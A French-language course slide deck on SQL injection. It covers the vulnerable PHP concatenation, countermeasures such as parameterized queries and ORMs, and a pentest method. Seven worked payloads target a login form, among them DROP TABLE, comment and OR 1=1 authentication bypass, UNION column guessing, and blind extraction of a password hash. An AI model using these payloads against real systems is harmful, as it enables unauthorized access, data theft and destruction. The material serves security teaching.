


Injection SQL

Un peu d'histoire

Documenté pour la première fois en 1998 (Jeff Foristal, *Phrack Magazine* 54)

XKCD 327 (2007)



<https://www.cvedetails.com/vulnerabilities-by-types.php>

Exemple en PHP

- Fragment de code dans la page <https://monsite.fr/mapage.php>
- La requête SQL ainsi formée va ensuite être envoyée au SGBD

```
$sql = "SELECT * FROM articles WHERE ID='" . $_GET["id"] . "'";
```

Happy Path Testing

requête: <https://monsite.fr/mapage.php?id=42>

```
$sql = "SELECT * FROM articles WHERE ID='42'";
```

Evil Testing

requête: <https://monsite.fr/mapage.php?id=66'; DROP TABLE articles;-->

```
$sql = "SELECT * FROM articles WHERE ID='66'; DROP TABLE articles;--'";
```

Caractères spéciaux

Les **caractères spéciaux** sont souvent utilisés pour détourner le comportement attendu de l'application. C'est le cas la plupart du temps pour les injections SQL.

Caractères spéciaux SQL

délimiteur de string	'
caractère d'échappement	\
échappement du guillement simple	''
<i>wildcard</i> avec LIKE	% et _
groupement, appel de fonction, REGEX...	() et []
commentaires	# ou -- ou /* ... */
délimiteur de requêtes	;

Contre-mesures (1)

- **Échappement des caractères spéciaux**
 - bibliothèques spécialisées existent dans différents langages/technos
 - reste hasardeux

Contre-mesures (2)

- **Requêtes paramétrées** (on dit parfois **préparées**)
- L'idée est de séparer clairement la requête « en dur » (la syntaxe SQL) des entrées utilisateur (données)
 - chaque entrée utilisateur dans la requête est remplacée par un *paramètre*
 - la valeur réelle est ensuite insérée par des extensions fournies par les moteurs de BDD
 - utilisables par APIs dans différents langages de programmation
- Les requêtes ainsi paramétrées garantissent que les données ne sont pas interprétées comme du code SQL

Requêtes paramétrées

Exemple en Java

```
String query = "SELECT * FROM users WHERE username = ? AND password = ?;";
PreparedStatement stmt = connection.prepareStatement(query);
stmt.setString(1, username);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();

if (rs.next()) {
    // Utilisateur authentifié
}
```

Contre-mesures (3)

- Les **procédures et fonctions stockées** SQL permettent de stocker des requêtes SQL dans la BDD
- Elles sont sécurisées car, comme pour les requêtes paramétrées, les données sont séparées de la requête
 - la fonction ou procédure est précompilée: les données sont ajoutées à la requête au moment de l'exécution et ne peuvent pas être interprétée comme du code SQL
- Exemple en MySQL :

```
DELIMITER $$
CREATE FUNCTION GetUserById(UserId INT)
RETURNS TABLE
BEGIN
    RETURN SELECT * FROM Users WHERE Id = UserId;
END $$
DELIMITER ;
```

Contre-mesures (4)

- **Utilisation d'un ORM**
 - l'API utilisée par un ORM utilise en général des requêtes paramétrées
- **Attention cependant :**
 - si quelque chose en aval (autre que l'ORM lui-même) utilise la concaténation, on est de nouveau vulnérable
 - en outre, les ORMs permettent de construire de toutes pièces des requêtes SQL (ou des fragments) lorsque des opérations plus complexes sont nécessaires

Types d'injections SQL

- ***In-band***: l'attaquant peut voir directement les résultats de ses requêtes
- ***Out-of-band***: l'attaquant manipule la requête afin d'utiliser un autre canal pour récupérer les résultats de ses requêtes:
 - écriture sur un fichier
 - requête HTTP
 - lancement d'une commande système...
- ***Aveugle (blind ou inferential)***: l'attaquant ne peut pas voir les résultats de ses requêtes, mais certains indices permettent de savoir si l'injection a fonctionné:
 - temps de réponse
 - messages d'erreur
 - comportement spécifique de l'application...

Pentest par injection SQL

1. Identifier les points d'injection (entrées utilisateur)

- requêtes HTTP : GET/POST (ou autres si la cible est une API)

2. Forger le *payload* (string d'injection)

- tester des caractères spéciaux
- deviner à quoi ressemble la requête effective

3. Analyser le comportement de l'application

- production d'une sortie intégrant visiblement la prise en compte de mes caractères spéciaux?
- message d'erreur? ⇒ renvoyer par le SGBD ou par l'application?


4. Confirmer une attaque réussie (pour *Bug Bounty*)


Attaques *In-band* usuelles

- Quelques types d'attaques:
 - Récupérer données supplémentaires avec OR ou UNION
 - Récupérer des informations sur la BDD via des messages d'erreurs
 - Attaques en intégrité via INSERT, UPDATE, DELETE

Illustration - Formulaire de connexion

Please log in.

 User name
alice

 password
.....

Login

Happy Path

- requête avec les entrées:
 - *name*: **alice**
 - *password*: **lepassword**

```
SELECT * FROM users WHERE name='alice' AND password='lepassword';
```

Exemple d'injection SQL 1

Récupération d'informations via erreur

Injection 1 - Requête invalide

- requête avec les entrées:
 - *name*: `alice'` (notez la *single quote* en fin de chaîne)
 - *password*: `lepassword`

```
SELECT * FROM users WHERE name='alice'' AND password='lepassword';
```

Résultat: erreur

```
PHP Warning: SQLite3::query(): Unable to prepare statement: 1,  
near "': syntax error"  
    in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 31  
PHP Stack trace:  
PHP 1. {main}() C:\inetpub\wwwroot\ticket-webapp\login.php.php:0  
PHP 2. AuthManager::authenticate()  
    C:\inetpub\wwwroot\ticket-webapp\login.php.php:8  
PHP 3. SQLite3->query()  
    C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:31  
PHP Fatal error: Uncaught Error: Call to a member function fetchArray() on bool  
    in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:32  
Stack trace:  
#0 C:\inetpub\wwwroot\ticket-webapp\login.php.php(8) :  
    AuthManager::authenticate('alice', 'lepassword')  
#1 {main}  
    thrown in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 32
```

Analyse de l'erreur

- **PHP** est utilisé
- SGBD \Rightarrow **SQLite3**
 - différents SGBD \Rightarrow différentes versions de SQL \Rightarrow les caractères spéciaux à utiliser sont différents
 - **version du SGBD** \Rightarrow vulnérabilités connues sur cette version?
- «*syntax error*» \Rightarrow la requête est probablement arrivée telle quelle jusqu'au SGBD
 - \Rightarrow pas de traitement (ou mauvais traitement) des entrées côté application
 - \Rightarrow injection possible
- C:\inetpub\wwwroot... \Rightarrow **Windows + serveur web IIS**
- infos sur **structure des répertoires, noms de fichiers...**

Exemple d'injection SQL 2

Court-circuitage du mot de passe

Injection 2 - Court-circuitage du mdp

- requête avec les entrées:
 - *name*: `alice' --`
 - *password*: `peu importe`

```
SELECT * FROM users WHERE name='alice' --' AND password='peu importe';
```

Résultat

- Cette fois la requête est valide
- Un seul utilisateur est bien renvoyé par la requête
- L'application considère que l'utilisateur `alice` est correctement authentifié

Exemple d'injection SQL 3

Court-circuitage du login

Injection 3 - Court-circuitage du login

- On veut ici de trouver un mot de passe utilisé par un utilisateur quelconque
- On teste les mots de passe un par un
- requête avec les entrées:
 - *name*: peu importe' OR ''='
 - *password*: un mdp à tester

```
SELECT * FROM users  
WHERE name='peu importe' OR ''='' AND password='un mdp à tester';
```

Résultat

- La requête renvoie tous les utilisateurs dont le mot de passe est un mot de passe à tester
- L'application, si elle utilise le 1er utilisateur renvoyé (ou si un seul utilisateur correspond), considère que cet utilisateur est correctement authentifié

Exemple d'injection SQL 4

Connexion au premier compte de la table
users

Injection 4 - Sélection de tous les users

- requête avec les entrées:
 - *name*: peu importe' OR 1=1 --
 - *password*: peu importe

```
SELECT * FROM users  
WHERE name='peu importe' OR 1=1 --' AND password='peu importe';
```


Résultat

- La requête renvoie tous les utilisateurs
- L'application, si elle utilise le premier utilisateur renvoyé, considère que cet utilisateur est correctement authentifié
 - souvent, le premier utilisateur dans la BDD est un administrateur...

Illustration - Code Java utilisant le premier utilisateur renvoyé

```
String query = "SELECT * FROM users WHERE name='" + name + "' AND password='" + password + "'";
Statement stmt = dbHelper.getConnection().createStatement();
ResultSet rs = stmt.executeQuery(query);
if (rs.next()) {
    // Traitement de l'utilisateur authentifié.
    // L'application considère ici qu'il s'agit
    // du premier utilisateur du ResultSet.
}
```

Exemple d'injection SQL 5

Utilisation de l'opérateur UNION

Injection 5 - UNION

- UNION permet de combiner les résultats de deux requêtes
- On veut s'arranger pour combiner un résultat vide avec un résultat qu'on va forcer
- requête avec les entrées:
 - *name*: existe pas' UNION SELECT 'attaquant', 'azerty' FROM users --
 - *password*: peu importe

```
SELECT * FROM users WHERE name='existe pas'  
UNION SELECT 'attaquant', 'azerty' FROM users  
--' AND password='peu importe';
```

Résultat

```
PHP Warning: SQLite3::query(): Unable to prepare statement: 1,
SELECTs to left and right of UNION do not have the same number
of result columns
in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 31
PHP Stack trace:
PHP 1. {main}() C:\inetpub\wwwroot\ticket-webapp\login.php.php:0
PHP 2. AuthManager::authenticate()
C:\inetpub\wwwroot\ticket-webapp\login.php.php:8
PHP 3. SQLite3->query()
C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:31
PHP Fatal error: Uncaught Error: Call to a member function fetchArray() on bool
in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:32
Stack trace:
#0 C:\inetpub\wwwroot\ticket-webapp\login.php.php(8):
AuthManager::authenticate('existe pas' UNION SE...', 'peu importe')
#1 {main}
thrown in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 32
```

Interprétation du résultat

- L'UNION tente de construire une table à partir de deux résultats
 - un premier résultat vide (car l'utilisateur 'existe pas' n'existe pas)
 - un second résultat avec les valeurs 'attaquant' et 'azerty', tentant de reproduire la structure de la table *users*
- Ici on a une erreur car les deux tables n'ont pas le même nombre de colonnes
- On n'en sait pas plus sur la table *users* mais on peut essayer de deviner sa structure, en tout cas son nombre de colonnes
 - \Rightarrow on va essayer simplement d'ajouter des colonnes jusqu'à ce que la requête UNION soit satisfaite

UNION corrigée

- On ajoute une colonne
- requête avec les entrées:
 - *name*: existe pas' UNION SELECT 'attaquant', 'azerty', 'test' FROM users --
 - *password*: peu importe

```
SELECT * FROM users WHERE name='existe pas'  
UNION SELECT 'attaquant', 'azerty', 'test' FROM users  
--' AND password='peu importe';
```

Résultat

- Dès que la requête est correcte (UNION satisfaite sur le nombre de colonnes attendues), l'application considère que l'utilisateur attaquant est correctement authentifié
 - alors que celui-ci n'existe même pas dans la BDD
- Pour aller plus loin :
 - peut-être que la table *users* possède un champ *role* qui spécifie les droits de l'utilisateur ?
 - on peut essayer de deviner où se trouve ce champ *role*, quelles valeurs il peut prendre (varchar ? entier ? clé étrangère vers une table *role* ?)...
 - et ainsi obtenir des droits d'administrateur

Exemple d'injection SQL 6

**Récupérer un mot de passe par affinements
successifs**

Injection 6 - Récupération d'un mot de passe

- Imaginons que l'application stocke les mots de passe en version hashée, encodage hexadécimal
- On veut récupérer le mot de passe hashé de l'utilisateur `alice`
 - par la suite, on pourra tenter de *brute force* ce mot de passe en local
- L'idée est d'utiliser directement ce mot de passe pour s'authentifier
 - soit sur cette application
 - soit sur d'autres applications où l'utilisateur `alice` aurait utilisé le même mot de passe

Dérivation du mdp par affinement

- On va déduire le mdp caractère par caractère
- Ex.: on teste password > '8' pour savoir si le mdp est «plus petit» ou «plus grand» que 8
 - connexion réussie? \Rightarrow mdp commence par 8 ou plus
 - connexion échouée? \Rightarrow mdp commence par 7 ou moins

- requête avec les entrées:
 - *name*: `alice' AND password > '8' --`
 - *password*: `peu importe`

```
SELECT * FROM users
WHERE name='alice' AND password > '8'
--' AND password='peu importe';
```

- **résultat: échec de connexion**
 - **⇒ le mdp commence par 7 ou moins**

- On teste en enlevant 1 à chaque fois
- requête avec les entrées:
 - *name*: `alice' AND password > '7' --`
 - *password*: `peu importe`

```
SELECT * FROM users
WHERE name='alice' AND password > '7'
--' AND password='peu importe';
```

- **résultat: connexion réussie**
 - ⇒ le mdp est inférieur à 8 mais supérieur à 7
 - ⇒ **donc le mdp commence par 7**

- On s'attaque maintenant au 2ème caractère
- requête avec les entrées:
 - *name*: `alice' AND password > '71' --`
 - *password*: `peu importe`

```
SELECT * FROM users  
WHERE name='alice' AND password > '71' --' AND password='peu importe';
```

- **résultat: échec de connexion**
 - **⇒ le mdp commence par 70**
- On continue jusqu'à trouver le mdp complet

Dérivation par affinement - Variation

- Certains SGBD vont permettre l'utilisation de fonctions comme SUBSTR() ou SUBSTRING()
 - cela permet d'implémenter la technique de dérivation encore plus efficacement:

```
SELECT * FROM users
WHERE name='alice' AND SUBSTR(password, 1, 1) = '7'
--' AND password='peu importe';
```

Exemple d'injection SQL 7

Récupérer un mot de passe directement

Injection 7 - Récupération directe du mdp

- Il est parfois possible de récupérer des informations de la BDD directement par affichage
- Nous allons illustrer cette technique par la récupération directe d'un mot de passe

Tentative naïve

- requête avec les entrées:
 - *name*: `existepas' UNION SELECT 'attaquant', password, 'test' FROM users WHERE name='alice' --`
 - *password*: `peu importe`

```
SELECT * FROM users
WHERE name='existepas'
UNION SELECT 'attaquant', password, 'test' FROM users
WHERE name='alice' --' AND password='peu importe';
```

- Pourquoi cela ne va pas permettre d'obtenir le mdp?

Manipuler l'UI pour afficher des informations confidentielles

- Hypothèse : l'application affiche le nom de l'utilisateur connecté dans l'interface (hypothèse raisonnable pour une application web)
- On va manipuler le résultat renvoyé par la requête pour que l'UI affiche le mot de passe à *la place* du nom de l'utilisateur
- Pour cela, on peut utiliser des **alias SQL**

- requête avec les entrées:

- *name*: `existepas' UNION SELECT password as name, 'azerty', 'test'`
`FROM users WHERE name='alice' --`
- *password*: `peu importe`

```
SELECT * FROM users
WHERE name='existepas'
UNION SELECT password as name, 'azerty', 'test' FROM users
WHERE name='alice' --' AND password='peu importe';
```

Résultat

- Le nom de l'utilisateur affiché dans la page web résultante est le mot de passe haché de l'utilisateur `alice`
- On a donc détourné les infos affichées par l'UI pour obtenir des informations confidentielles
- Notez qu'ici, les valeurs `'azerty'` et `'test'` n'ont pas d'importance mais sont nécessaires pour que l'UNION soit correcte

